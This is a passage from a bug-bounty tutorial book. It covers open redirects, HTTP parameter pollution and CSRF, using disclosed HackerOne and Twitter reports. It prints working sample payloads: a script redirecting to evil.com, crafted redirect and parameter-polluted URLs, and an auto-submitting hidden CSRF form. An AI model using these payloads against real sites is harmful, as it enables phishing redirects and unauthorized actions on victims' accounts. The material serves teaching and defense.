If you can only control a portion of the final URL used by a site, adding special URL characters might change the meaning of the URL and redirect a user to another domain. Let's say you can only control the checkout_url parameter value, and you also notice that the parameter is being combined with a hardcoded URL on the backend of the site, such as the store URL *http://mystore.myshopify.com/*. Try adding special URL characters, like a period or the @ symbol, to test whether you can control the redirected location.

HackerOne Interstitial Redirect

Difficulty: Low

URL: N/A

Source: *https://www.hackerone.com/reports/111968/*

Date reported: January 20, 2016

Bounty paid: $500

Some websites try to protect against open redirect vulnerabilities by imple menting *interstitial web pages*, which display before the expected content. Any time you redirect a user to a URL, you can show an interstitial web page with a message explaining to the user that they're leaving the domain they're on. As a result, if the redirect page shows a fake login or tries to pre tend to be the trusted domain, the user will know that they're being redi rected. This is the approach HackerOne takes when following most URLs off its site; for example, when following links in submitted reports.

Although you can use interstitial web pages to avoid redirect vulner abilities, complications in the way sites interact with one another can lead to compromised links. HackerOne uses Zendesk, a customer service support ticketing system, for its *https://support.hackerone.com/* subdomain. Previously, when you followed *hackerone.com* with */zendesk_session*, the browser redi rected from HackerOne's platform to HackerOne's Zendesk platform with out an interstitial page because URLs containing the *hackerone.com* domain were trusted links. (HackerOne now redirects *https://support.hackerone.com* to *docs.hackerone.com* unless you are submitting a support request via the URL */hc/en-us/requests/new*.) However, anyone could create custom Zendesk accounts and pass them to the /redirect_to_account?state= parameter. The custom Zendesk account could then redirect to another website not owned by Zendesk or HackerOne. Because Zendesk allowed for redirect ing between accounts without interstitial pages, the user could be taken to the untrusted site without warning. As a solution, HackerOne identified links containing zendesk_session as external links, thereby rendering an interstitial warning page when clicked.

In order to confirm this vulnerability, the hacker Mahmoud Jamal cre ated an account on Zendesk with the subdomain *http://compayn.zendesk.com*. He then added the following JavaScript code to the header file using the Zendesk theme editor, which allows administrators to customize their Zendesk site's look and feel:

```
<script>document.location.href = «http://evil.com»;</script>
```

Using this JavaScript, Jamal instructed the browser to visit *http://evil .com*. The <script> tag denotes code in HTML and document refers to the entire HTML document that Zendesk returns, which is the information for the web page. The dots and names following document are its properties. Properties hold information and values that either describe an object or can be manipulated to change the object. So you can use the location property to control the web page your browser displays and use the href subproperty (which is a property of the location) to redirect the browser to the defined website. Visiting the following link redirected targets to Jamal's Zendesk subdomain, which made the target's browser run Jamal's script and redirected them to *http://evil.com*:

```
https://hackerone.com/zendesk_session?locale_id=1&return_to=https://support.hackerone.com/
ping/redirect_to_account?state=compayn:/
```

Because the link includes the domain *hackerone.com*, the interstitial web page doesn't display, and the user wouldn't know the page they were visit ing is unsafe. Interestingly, Jamal originally reported the missing interstitial page redirect issue to Zendesk, but it was disregarded and not marked as a vulnerability. Naturally, he kept digging to see how the missing interstitial could be exploited. Eventually, he found the JavaScript redirect attack that convinced HackerOne to pay him a bounty.

Takeaways

As you search for vulnerabilities, note the services a site uses because each represents new attack vectors. This HackerOne vulnerability was made pos sible by combining HackerOne's use of Zendesk and the known redirect HackerOne was permitting.

Additionally, as you find bugs, there will be times when the security implications aren't readily understood by the person reading and responding to your report. For this reason, I'll discuss vulnerability reports in Chapter 19, which details the findings you should include in a report, how to build rela tionships with companies, and other information. If you do some work up front and respectfully explain the security implications in your report, your efforts will help ensure a smoother resolution.

That said, there will be times when companies don't agree with you. If that's the case, continue to dig like Jamal did and see if you can prove the exploit or combine it with another vulnerability to demonstrate impact.

Summary

Open redirects allow a malicious attacker to redirect people unknowingly to a malicious website. Finding them, as you learned from the example bug reports, often requires keen observation. Redirect parameters are some times easy to spot when they have names like redirect_to=, domain_name=, or checkout_url=, as mentioned in the examples. Other times, they might have less obvious names, such as r=, u=, and so on.

The open redirect vulnerability relies on an abuse of trust where tar gets are tricked into visiting an attacker's site while thinking they're visiting a site they recognize. When you spot likely vulnerable parameters, be sure to test them thoroughly and add special characters, like a period, if some part of the URL is hardcoded.

The HackerOne interstitial redirect shows the importance of recogniz ing the tools and services websites use while you hunt for vulnerabilities. Keep in mind that you'll sometimes need to be persistent and clearly dem onstrate a vulnerability to persuade a company to accept your findings and pay a bounty.

3

HTTP Par ame t er Pollu t ion

HTTP parameter pollution (HPP) is the pro cess of manipulating how a website treats the parameters it receives during HTTP requests. The vulnerability occurs when an attacker injects extra parameters into a request and the target website trusts them, leading to unexpected behavior. HPP bugs can happen on the server side or on the client side. On the client side, which is usually your browser, you can see the effect of your tests. In many cases, HPP vulnerabilities depend on how server-side code uses values passed as parameters, which are con trolled by an attacker. For this reason, finding these vulnerabilities might require more experimentation than other types of bugs.

In this chapter, we'll begin by exploring the differences between server side HPP and client-side HPP in general. Then I'll use three examples involv ing popular social media channels to illustrate how to use HPP to inject parameters on target websites. Specifically, you'll learn the differences between server- and client-side HPP, how to test for this vulnerability type, and where developers often make mistakes. As you'll see, finding HPP vulnerabilities requires experimentation and persistence but can be worth the effort.

Server-Side HPP

In server-side HPP, you send the servers unexpected information in an attempt to make the server-side code return unexpected results. When you make a request to a website, the site's servers process the request and return a response, as discussed in Chapter 1. In some cases, the servers don't just return a web page but also run some code based on informa tion they receive from the URL that is sent. This code runs only on the servers, so it's essentially invisible to you: you can see the information you send and the results you get back, but the code in between isn't available. Therefore, you can only infer what's happening. Because you can't see how the server's code functions, server-side HPP depends on you identify ing potentially vulnerable parameters and experimenting with them.

Let's look at an example: a server-side HPP could happen if your bank initiated transfers through its website by accepting URL parameters that were processed on its servers. Imagine that you could transfer money by entering values in the three URL parameters from, to, and amount. Each parameter specifies the account number to transfer money from, the account number to transfer to, and the amount to transfer, in that order. A URL with these parameters that transfers $5,000 from account number 12345 to account number 67890 might look like this:

https://www.*bank*.com/transfer?from=12345&to=67890&amount=5000

It's possible the bank could assume that it will receive only one from parameter. But what happens if you submit two, as in the following URL:

https://www.*bank*.com/transfer?from=12345&to=67890&amount=5000&from=ABCDEF

This URL is initially structured in the same way as the first example but appends an extra from parameter that specifies another sending account, ABCDEF. In this situation, an attacker would send the extra parameter in the hopes that the application would validate the transfer using the first from parameter but withdraw the money using the second one. So, an attacker might be able to execute a transfer from an account they don't own if the bank trusted the last from parameter it received. Instead of transferring $5,000 from account 12345 to 67890, the server-side code would use the second parameter and send money from account ABCDEF to 67890.

When a server receives multiple parameters with the same name, it can respond in a variety of ways. For example, PHP and Apache use the last

occurrence, Apache Tomcat uses the first occurrence, ASP and IIS use all occurrences, and so on. Two researchers, Luca Carettoni and Stefano di Paolo, provided a detailed presentation on the many differences between server technologies at the AppSec EU 09 conference: this information is now available on the OWASP website at *https://www.owasp.org/images/b/ba/ AppsecEU09_CarettoniDiPaola_v0.8.pdf* (see slide 9). As a result, there is no single guaranteed process for handling multiple parameter submissions with the same name, and finding HPP vulnerabilities takes some experi mentation to confirm how the site you're testing works.

The bank example uses parameters that are obvious. But sometimes HPP vulnerabilities occur as a result of hidden server-side behavior from code that isn't directly visible. For example, let's say your bank decides to revise the way it processes transfers and changes its backend code to not include a from parameter in the URL. This time, the bank will take two parameters, one for the account to transfer to and the other for the amount to transfer. The account to transfer from will be set by the server, which is invisible to you. An example link might look like this:

https://www.*bank*.com/transfer?to=67890&amount=5000

Normally, the server-side code would be a mystery to us, but for the sake of this example, we know that the bank's (overtly terrible and redun dant) server-side Ruby code looks like this:

```
user.account = 12345
def prepare_transfer(❶params)
❷ params << user.account
❸ transfer_money(params) #user.account (12345) becomes params[2] end
def transfer_money(params)
❹ to = params[0]
❺ amount = params[1]
❻ from = params[2]
 transfer(to,amount,from)
end
```

This code creates two functions, prepare_transfer and transfer_money. The prepare_transfer function takes an array called params ❶, which con tains the to and amount parameters from the URL. The array would be [67890,5000], where the array values are sandwiched between brackets and each value is separated by a comma. The first line of the function ❷ adds the user account information that was defined earlier in the code to the end of the array. We end up with the array [67890,5000,12345] in params, and then params is passed to transfer_money ❸. Notice that unlike parameters, arrays don't have names associated with their values, so the code depends on the array always containing each value in order: the account to trans fer to is first, the amount to transfer is next, and the account to transfer

from follows the other two values. In transfer_money, the order of the values becomes evident as the function assigns each array value to a variable. Because array locations are numbered starting from 0, params[0] accesses the value at the first location in the array, which is 67890 in this case, and assigns it to the variable to ❹. The other values are also assigned to vari ables at lines ❺ and ❻. Then the variable names are passed to the transfer function, not shown in this code snippet, which takes the values and trans fers the money.

Ideally, the URL parameters would always be formatted in the way the code expects. However, an attacker could change the outcome of this logic by passing in a from value to params, as with the following URL:

https://www.*bank*.com/transfer?to=67890&amount=5000&from=ABCDEF

In this case, the from parameter is also included in the params array passed to the prepare_transfer function; therefore, the array's values would be [67890,5000,ABCDEF], and adding the user account at ❷ would result in [67890,5000,ABCDEF,12345]. As a result, in the transfer_money function called in prepare_transfer, the from variable would take the third parameter, expect ing the user.account value 12345, but would actually reference the attacker passed value ABCDEF ❹.

Client-Side HPP

Client-side HPP vulnerabilities allow attackers to inject extra parameters into a URL to create effects on a user's end (*client side* is a common way of referring to actions that happen on your computer, often via the browser, and not on the site's servers).

Luca Carettoni and Stefano di Paola included an example of this behavior in their presentation using the theoretical URL *http://host/page .php?par=123%26action=edit* and the following server-side code:

```
❶ <? $val=htmlspecialchars($_GET['par'],ENT_QUOTES); ?>
  ❷ <a href="/page.php?action=view&par='.<?=$val?>.'">View Me!</a>
```

This code generates a new URL based on the value of par, a user-entered parameter. In this example, the attacker passes the value 123%26action=edit as the value for par to generate an additional, unintended parameter. The URL-encoded value for & is %26, which means that when the URL is parsed, the %26 is interpreted as &. This value adds an additional parameter to the generated href without making the action parameter explicit in the URL. Had the parameter used 123&action=edit instead of %26, the & would have been interpreted as separating two different parameters, but because the site is only using the parameter par in its code, the action parameter would

be dropped. The value %26 works around this by making sure action isn't ini tially recognized as a separate parameter, and so 123%26action=edit becomes the value of par.

Next, par (with the encoded & as %26) is passed to the function htmlspecialchars ❶. The htmlspecialchars function converts special char acters, such as %26, to their HTML-encoded values, turning %26 into &amp; (the HTML entity that represents & in HTML), where that character might have special meaning. The converted value is then stored in $val. Then a new link is generated by appending $val to the href value at ❷. So the gen erated link becomes <a href="/page.php?action=view&par=123**&amp;action=edit**">. Consequently, the attacker has managed to add the additional action=edit to the href URL, which could lead to a vulnerability depending on how the application handles the smuggled action parameter.

The following three examples detail both client and server-side HPP vulnerabilities found on HackerOne and Twitter. All of these examples involved URL parameter tampering. However, you should note that no two examples were found using the same method or share the same root cause, reinforcing the importance of thorough testing when looking for HPP vulnerabilities.

HackerOne Social Sharing Buttons

Difficulty: Low

URL: *https://hackerone.com/blog/introducing-signal-and-impact/*

Source: *https://hackerone.com/reports/105953/*

Date reported: December 18, 2015

Bounty paid: $500

One way to find HPP vulnerabilities is to look for links that appear to con tact other services. HackerOne blog posts do just that by including links to share content on popular social media sites, such as Twitter, Facebook, and so on. When clicked, these HackerOne links generate content for the user to publish on social media. The published content includes a URL refer ence to the original blog post.

One hacker discovered a vulnerability that allowed you to tack on a parameter to the URL of a HackerOne blog post. The added URL param eter would be reflected in the shared social media link so that the gener ated social media content would link to somewhere other than the intended HackerOne blog URL.

The example used in the vulnerability report involved visiting the URL *https://hackerone.com/blog/introducing-signal* and then adding *&u=https://vk.com/durov* to the end of it. On the blog page, when HackerOne rendered a link to share on Facebook, the link would become the following:

https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introducing
-signal?**&u=https://vk.com/durov**

If HackerOne visitors clicked this maliciously updated link while try ing to share content, the last u parameter would be given precedence over the first u parameter. Subsequently, the Facebook post would use the last u parameter. Then Facebook users who clicked the link would be directed to *https://vk.com/durov* instead of HackerOne.

In addition, when posting to Twitter, HackerOne includes default tweet text that promotes the post. Attackers could also manipulate this text by including &text= in the URL, like this:

https://hackerone.com/blog/introducing-signal?&u=https://vk.com/
durov**&text=another_site:https://vk.com/durov**

When a user clicked this link, they would get a tweet pop-up containing the text “another_site: https://vk.com/durov” instead of text promoting the HackerOne blog.

Takeaways

Be on the lookout for vulnerability opportunities when websites accept content, appear to be contacting another web service (such as social media sites), and rely on the current URL to generate the content to be published.

In these situations, it's possible that submitted content is being passed on without undergoing proper security checks, which could lead to param eter pollution vulnerabilities.

Twitter Unsubscribe Notifications

Difficulty: Low

URL: *https://www.twitter.com/*

Source: *https://blog.mert.ninja/twitter-hpp-vulnerability/*

Date reported: August 23, 2015

Bounty paid: $700

In some cases, successfully finding an HPP vulnerability takes persis tence. In August 2015, hacker Mert Tasci noticed an interesting URL (which I've shortened here) when unsubscribing from receiving Twitter notifications:

```
https://twitter.com/i/u?iid=F6542&uid=1134885524&nid=22+26&sig=647192e86e28fb6
691db2502c5ef6cf3xxx
```

Notice the parameter UID. This UID happens to be the user ID of the cur rently signed-in Twitter account. After noticing the UID, Tasci did what most hackers would do—he tried changing the UID to that of another user, but nothing happened. Twitter just returned an error.

Determined to continue when others might have given up, Tasci tried adding a second UID parameter so the URL looked like this (again, a short ened version):

https://twitter.com/i/u?iid=F6542&uid=2321301342**&uid=1134885524**&nid=22+26&sig=
647192e86e28fb6691db2502c5ef6cf3xxx

Success! He managed to unsubscribe another user from their email notifications. Twitter was vulnerable to HPP unsubscribing of users. The reason this vulnerability is noteworthy, as explained to me by FileDescriptor, relates to the SIG parameter. As it turns out, Twitter generates the SIG value using the UID value. When a user clicks the unsubscribe URL, Twitter vali dates that the URL has not been tampered with by checking the SIG and UID values. So, in Tasci's initial test, changing the UID to unsubscribe another user failed because the signature no longer matched what Twitter was expecting. However, by adding a second UID, Tasci succeeded in making Twitter validate the signature with the first UID parameter but perform the unsubscribe action using the second UID parameter.

Takeaways

Tasci's efforts demonstrate the importance of persistence and knowledge. If he had walked away from the vulnerability after changing the UID to another user's and failing or had he not known about HPP-type vulnerabilities, he wouldn't have received his $700 bounty.

Also, keep an eye out for parameters with auto-incremented integers, like UID, that are included in HTTP requests: many vulnerabilities involve manipulating parameter values like these to make web applications behave in unexpected ways. I'll discuss this in more detail in Chapter 16.

Twitter Web Intents

Difficulty: Low


URL: *https://twitter.com/*

Source:

https://ericrafaloff.com/parameter-tampering-attack-on-twitter-web-inten ts/ **Date reported:** November 2015

Bounty paid: Undisclosed

In some cases, an HPP vulnerability can be indicative of other issues and can lead to finding additional bugs. This is what happened in the Twitter Web Intents feature. The feature provides pop-up flows for working with Twitter users' tweets, replies, retweets, likes, and follows in the context of
non-Twitter sites. Twitter Web Intents make it possible for users to interact with Twitter content without leaving the page or having to authorize a new app just for the interaction. Figure 3-1 shows an example of what one of these pop-ups looks like.


Twitter, Inc. [US] https://twitter.com/intent/like?tweet_id=4705005051328921

Like this Tweet?

Jack @jack
5 years ago today we started programming Twitter ("twttr" for short). 8 days later the first tweet was sent: j.mp/19bhrr #twttr
2:43 PM - 13 Mar 2011

Figure 3-1: An early version of the Twitter Web Intents feature, which allows users to interact with Twitter content without leaving the page. In this example, users can like Jack's tweet.

Testing this feature, hacker Eric Rafaloff found that all four intent types—following a user, liking a tweet, retweeting, and tweeting—were vul nerable to HPP. Twitter would create each intent via a GET request with URL parameters like the following:

```
https://twitter.com/intent/intentType?parameter_name=parameterValue
```

This URL would include *intentType* and one or more parameter name/ value pairs—for example, a Twitter username and Tweet ID. Twitter would use these parameters to create the pop-up intent to display the user to follow or tweet to like. Rafaloff discovered a problem when he created a URL with two screen_name parameters instead of the expected singular screen_name for a follow intent:

```
https://twitter.com/intent/follow?screen_name=twitter&screen_name=ericrtest3
```

Twitter would handle the request by giving precedence to the second screen_name value, ericrtest3, instead of the first twitter value when gener ating a Follow button. Consequently, a user attempting to follow Twitter's official account could be tricked into following Rafaloff's test account. Visiting the URL Rafaloff created would cause Twitter's backend code to generate the following HTML form using the two screen_name parameters:

```
❶ <form class="follow" id="follow_btn_form" action="/intent/follow?screen
  _name=ericrtest3" method="post">
   <input type="hidden" name="authenticity_token" value="..."> ❷
<input type="hidden" name="screen_name" value="twitter">
  ❸ <input type="hidden" name="profile_id" value="783214">
   <button class="button" type="submit">
   <b></b><strong>Follow</strong>
   </button>
  </form>
```

Twitter would use the information from the first screen_name parameter, which is associated with the official Twitter account. As a result, a target would see the correct profile of the user they intended to follow because the URL's first screen_name parameter is used to populate the code at ❷ and ❸. But, after clicking the button, the target would follow ericrtest3, because the action in the form tag would instead use the second screen_name param eter's value ❶ passed to the original URL.

Similarly, when presenting intents for liking, Rafaloff found he could include a screen_name parameter despite its having no relevance to liking the tweet. For example, he could create this URL:

```
https://twitter.com/intent/like?tweet_i.d=6616252302978211845&screen
_name=ericrtest3
```

A normal like intent would only need the tweet_id parameter; however, Rafaloff injected the screen_name parameter to the end of the URL. Liking this tweet would result in a target's being presented with the correct owner profile to like the tweet. But the Follow button next to the correct tweet and the correct profile of the tweeter would be for the unrelated user ericrtest3.

Takeaways

The Twitter Web Intents vulnerability is similar to the previous UID Twitter vulnerability. Unsurprisingly, when a site is vulnerable to a flaw like HPP, it might be indicative of a broader systemic issue. Sometimes, when you find
such a vulnerability, it's worth taking the time to explore the platform in its entirety to see if there are other areas where you might be able to exploit similar behavior.

Summary

The risk posed by HPP is contingent on the actions a site's backend performs and where the polluted parameters are being used.

Discovering HPP vulnerabilities requires thorough testing, more so than for some other vulnerabilities, because we usually can't access the code servers run after receiving our HTTP request. This means we can only infer how sites handle the parameters we pass to them.

Through trial and error, you might discover situations in which HPP vulnerabilities occur. Usually, social media links are a good first place to test for this vulnerability type, but remember to keep digging and think of HPP when you're testing for parameter substitutions, such as ID-like values.

4

Cross-Site R equest Forgery

A *cross-site request forgery (CSRF)* attack occurs when an attacker can make a tar get's browser send an HTTP request to another website. That website then performs an action as though the request were valid and sent by the target. Such an attack typically relies on the target being previously authenticated on the vulnerable website where the action is submitted and occurs without the target's knowledge. When a CSRF attack is successful, the attacker is able to modify server-side infor mation and might even take over a user's account. Here is a basic example, which we'll walk through shortly:

1. Bob logs into his banking website to check his balance. 2. When he's finished, Bob checks his email account on a different domain.
3. Bob has an email with a link to an unfamiliar website and clicks the link to see where it leads.
4. When loaded, the unfamiliar site instructs Bob's browser to make an HTTP request to Bob's banking website, requesting a money transfer from his account to the attacker's.
5. Bob's banking website receives the HTTP request initiated from the unfamiliar (and malicious) website. But because the banking website doesn't have any CSRF protections, it processes the transfer.

Authentication

CRSF attacks, like the one I just described, take advantage of weaknesses in the process websites use to authenticate requests. When you visit a website that requires you to log in, usually with a username and password, that site will typically authenticate you. The site will then store that authentication in your browser so you don't have to log in every time you visit a new page on that site. It can store the authentication in two ways: using the basic authentication protocol or a cookie.

You can identify a site that uses basic authorization when HTTP requests include a header that looks like this: Authorization: Basic QWxhZGRpbjpPcGVuU2VzYW1l. The random-looking string is a base64-
encoded username and password separated by a colon. In this case, QWxhZGRpbjpPcGVuU2VzYW1l decodes to Aladdin:OpenSesame. We won't focus on basic authentication in this chapter, but you can use many of the techniques covered here to exploit CSRF vulnerabilities that use basic authentication.

Cookies are small files that websites create and store in the user's browser. Websites use cookies for various purposes, such as for storing information like user preferences or the user's history of visiting a website. Cookies have certain *attributes*, which are standardized pieces of informa tion. Those details tell browsers about the cookies and how to treat them. Some cookie attributes can include domain, expires, max-age, secure, and httponly, which you'll learn about later in this chapter. In addition to attri butes, cookies can contain a *name/value pair*, which consists of an identifier and an associated value that is passed to a website (the cookie's domain attri bute defines the site to pass this information to).

Browsers define the number of cookies that a site can set. But typically, single sites can set anywhere from 50 to 150 cookies in common browsers, and some reportedly support upward of 600. Browsers generally allow sites to use a maximum of 4KB per cookie. There is no standard for cookie names or values: sites are free to choose their own name/value pairs and purposes. For example, a site could use a cookie named sessionId to remember who a user is rather than having them enter their username and password for every page they visit or action they perform. (Recall that HTTP requests are stateless, as described in Chapter 1. Stateless means that with every HTTP request, a website doesn't know who a user is, so it must reauthenticate that user for every request.)

As an example, a name/value pair in a cookie could be sessionId=9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08 and the cookie could have a domain of .*site*.com. Consequently, the sessionId cookie will be sent to every *.<site>.com* site a user visits, such as *foo.<site>.com*, *bar.<site>.com*, *www.<site>.com*, and so on.

The secure and httponly attributes tell browsers when and how to send and read cookies. These attributes don't contain values; instead, they act as flags that are either present in the cookie or are not. When a cookie contains the secure attribute, browsers will only send that cookie when visiting HTTPS sites. For example, if you visited *http://www.<site>.com/* (an HTTP site) with a secure cookie, your browser wouldn't send the cookie to that site. The reason is to protect your privacy, because HTTPS connec tions are encrypted and HTTP connections are not. The httponly attribute, which will become important when you learn about cross-site scripting in Chapter 7, tells the browser to read a cookie only through HTTP and HTTPS requests. Therefore, browsers won't allow any scripting languages, such as JavaScript, to read that cookie's value. When the secure and httponly attributes are not set in cookies, those cookies could be sent legitimately but read maliciously. A cookie without the secure attribute can be sent to a non-HTTPS site; likewise, a cookie without httponly set can be read by JavaScript.

The expires and max-age attributes indicate when a cookie should expire and the browser should destroy it. The expires attribute simply tells the browser to destroy a cookie on a specific date. For example, a cookie could set the attribute to expires=Wed, 18 Dec 2019 12:00:00 UTC. In contrast, the max-age is the number of seconds until the cookie expires and is formatted as an integer (max-age=300).

To summarize, if the banking site Bob visits uses cookies, the site will store his authentication with the following process. Once Bob visits the site and logs in, the bank will respond to his HTTP request with an HTTP response, which includes a cookie that identifies Bob. In turn, Bob's browser will automatically send that cookie with all other HTTP requests to the banking website.

After finishing his banking, Bob doesn't log out when he leaves the banking website. Note this important detail, because when you log out of a site, that site will typically respond with an HTTP response that expires your cookie. As a result, when you revisit the site, you'll have to log in again.

When Bob checks his email and clicks the link to visit the unknown site, he is inadvertently visiting a malicious website. That website is designed to perform a CSRF attack by instructing Bob's browser to make a request to his banking website. This request will also send cookies from his browser.

CSRF with GET Requests

The way the malicious site exploits Bob's banking site depends on whether the bank accepts transfers via GET or POST requests. If Bob's banking site accepts transfers via GET requests, the malicious site will send the HTTP

request with either a hidden form or an <img> tag. The GET and POST methods both rely on HTML to make browsers send the required HTTP request, and both methods can use the hidden form technique, but only the GET method can use the <img> tag technique. In this section, we'll look at how the attack works with the HTML <img> tag technique when using the GET request method, and we'll look at the hidden form technique in the next section, "CSRF with POST Requests."

The attacker needs to include Bob's cookies in any transfer HTTP request to Bob's banking website. But because the attacker has no way of reading Bob's cookies, the attacker can't just create an HTTP request and send it to the banking site. Instead, the attacker can use the HTML <img> tag to create a GET request that also includes Bob's cookies. An <img> tag renders images on a web page and includes an src attribute, which tells browsers where to locate image files. When a browser renders an <img> tag, it will make an HTTP GET request to the src attribute in the tag and include any existing cookies in that request. So, let's say that the malicious site uses a URL like the following that transfers $500 from Bob to Joe:

```
https://www.bank.com/transfer?from=bob&to=joe&amount=500
```

Then the malicious <img> tag would use this URL as its source value, as in the following tag:

```
<img src="https://www.bank.com/transfer?from=bob&to=joe&amount=500">
```

As a result, when Bob visits the attacker-owned site, it includes the <img> tag in its HTTP response, and the browser then makes the HTTP GET request to the bank. The browser sends Bob's authentication cookies to get what it thinks should be an image. But in fact, the bank receives the request, processes the URL in the tag's src attribute, and creates the trans fer request.

To avoid this vulnerability, developers should never use HTTP GET requests to perform any backend data-modifying requests, such as transfer ring money. But any request that is read-only should be safe. Many common web frameworks used to build websites, such as Ruby on Rails, Django, and so on, will expect developers to follow this principle, and so they'll automat ically add CSRF protections to POST requests but not GET requests.

CSRF with POST Requests

If the bank performs transfers with POST requests, you'll need to use a dif ferent approach to create a CSRF attack. An attacker couldn't use an

<img> tag, because an <img> tag can't invoke a POST request. Instead, the attacker's strategy will depend on the contents of the POST request.

The simplest situation involves a POST request with the content-type application/x-www-form-urlencoded or text/plain. The content-type is a header

that browsers might include when sending HTTP requests. The header tells the recipient how the body of the HTTP request is encoded. Here is an example of a text/plain content-type request:

```
POST / HTTP/1.1
Host: www.google.ca
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Length: 5
❶ Content-Type: text/plain;charset=UTF-8
DNT: 1
Connection: close
hello
```

The content-type ❶ is labeled, and its type is listed along with the character encoding of the request. The content-type is important because browsers treat types differently (which I'll get to in a second).

In this situation, it's possible for a malicious site to create a hidden HTML form and submit it silently to the vulnerable site without the tar get's knowledge. The form can submit a POST or GET request to a URL and can even submit parameter values. Here is an example of some harmful code in the website that the malicious link would direct Bob to:

```
❶ <iframe style="display:none" name="csrf-frame"></iframe>
❷ <form method='POST' action='http://bank.com/transfer' target="csrf-frame"
id="csrf-form">
❸ <input type='hidden' name='from' value='Bob'>
<input type='hidden' name='to' value='Joe'>
<input type='hidden' name='amount' value='500'>
<input type='submit' value='submit'>
</form>
❹ <script>document.getElementById("csrf-form").submit()</script>
```

Here, we're making an HTTP POST request ❷ to Bob's bank with a form (which is denoted by the action attribute in the <form> tag). Because the attacker doesn't want Bob to see the form, each of the <input> elements ❸ are given the type 'hidden', which makes them invisible on the web page Bob sees. As the final step, the attacker includes some JavaScript inside a <script> tag to automatically submit the form when the page is loaded ❹. The JavaScript does this by calling the getElementByID() method on the HTML document with the ID of the form ("csrf-form") that we set in the second line ❷ as an argument. As with a GET request, once the form is sub mitted, the browser makes the HTTP POST request to send Bob's cookies to the bank site, which invokes a transfer. Because POST requests send an HTTP response back to the browser, the attacker hides the response in an iFrame using the display:none attribute ❶. As a result, Bob doesn't see it and doesn't realize what has happened.

In other scenarios, a site might expect the POST request to be submit ted with the content-type application/json instead. In some cases, a request that is an application/json type will have a *CSRF token*. This token is a value

that is submitted with the HTTP request so the legitimate site can vali date that the request originated from itself, not from another, malicious site. Sometimes the HTTP body of the POST request includes the token, but at other times the POST request has a custom header with a name like X-CSRF-TOKEN. When a browser sends an application/json POST request to a site, it will send an OPTIONS HTTP request before the POST request. The site then returns a response to the OPTIONS call indicating which types of HTTP requests it accepts and from what trusted origins. This is referred to as a preflight OPTIONS call. The browser reads this response and then makes the appropriate HTTP request, which in our bank example would be a POST request for the transfer.

If implemented correctly, the preflight OPTIONS call protects against some CSRF vulnerabilities: the malicious sites won't be listed as trusted sites by the server, and browsers will only allow specific websites (known as *white listed websites*) to read the HTTP OPTIONS response. As a result, because the malicious site can't read the OPTIONS response, browsers won't send the mali cious POST request.

The set of rules defining when and how websites can read responses from each other is called *cross-origin resource sharing (CORS)*. CORS restricts resource access, including JSON response access, from a domain outside that which served the file or is allowed by the site being tested. In other words, when developers use CORS to protect a site, you can't submit an application/ json request to call the application being tested, read the response, and make another call unless the site being tested allows it. In some situations, you can bypass these protections by changing the content-type header to application/x-www-form-urlencoded, multipart/form-data, or text/plain. Browsers don't send preflight OPTIONS calls for any of these three content-types when making a POST request, so a CSRF request might work. If it doesn't, look at the Access-Control-Allow-Origin header in the server's HTTP responses to double check that the server is not trusting arbitrary origins. If that response header changes when requests are sent from arbitrary origins, the site might have bigger problems because it allows any origin to read responses from its server. This allows for CSRF vulnerabilities but might also allow malicious attackers to read any sensitive data returned in the server's HTTP responses.

Defenses Against CSRF Attacks

You can mitigate CSRF vulnerabilities in a number of ways. One of the most popular forms of protection against CSRF attacks is the CSRF token. Protected sites require the CSRF token when requests are submitted that could potentially alter data (that is, POST requests). In such a situation, a web application (like Bob's bank) would generate a token with two parts: one that Bob would receive and one that the application would retain. When Bob attempts to make transfer requests, he would have to submit his token, which the bank would then validate with its side of the token. The design of these tokens makes them unguessable and only accessible to the specific user they're assigned to (like Bob). In addition, they aren't always obviously

named, but some potential examples of names include X-CSRF-TOKEN, lia-token, rt, or form-id. Tokens can be included in HTTP request headers, in an HTTP POST body, or as a hidden field, as in the following example:

```
<form method='POST' action='http://bank.com/transfer'>
 <input type='text' name='from' value='Bob'>
 <input type='text' name='to' value='Joe'>
 <input type='text' name='amount' value='500'>
 <input type='hidden' name='csrf'
value='lHt7DDDyUNKoHCC66BsPB8aN4p24hxNu6ZuJA+8l+YA='>  <input type='submit'
value='submit'>
</form>
```

In this example, the site could get the CSRF token from a cookie, an embedded script on the website, or as part of the content delivered from the site. Regardless of the method, only the target's web browser would know and be able to read the value. Because the attacker couldn't submit the token, they wouldn't be able to successfully submit a POST request and wouldn't be able to carry out a CSRF attack. However, just because a site uses CSRF tokens doesn't mean it's a dead end when you're searching for vulnerabilities to exploit. Try removing the token, changing its value, and so on to confirm the token has been properly implemented.

The other way sites protect themselves is by using CORS; however, this isn't foolproof because it relies on browser security and ensuring proper CORS configurations to determine when third-party sites can access responses. Attackers can sometimes bypass CORS by changing the content-type from application/json to application/x-www-form-urlencoded or by using a GET request instead of a POST request because of misconfigura tions on the server side. The reason the bypass works is that browsers will automatically send an OPTIONS HTTP request when the content type is application/json but won't automatically send an OPTIONS HTTP request if it's a GET request or the content type is application/x-www-form-urlencoded.

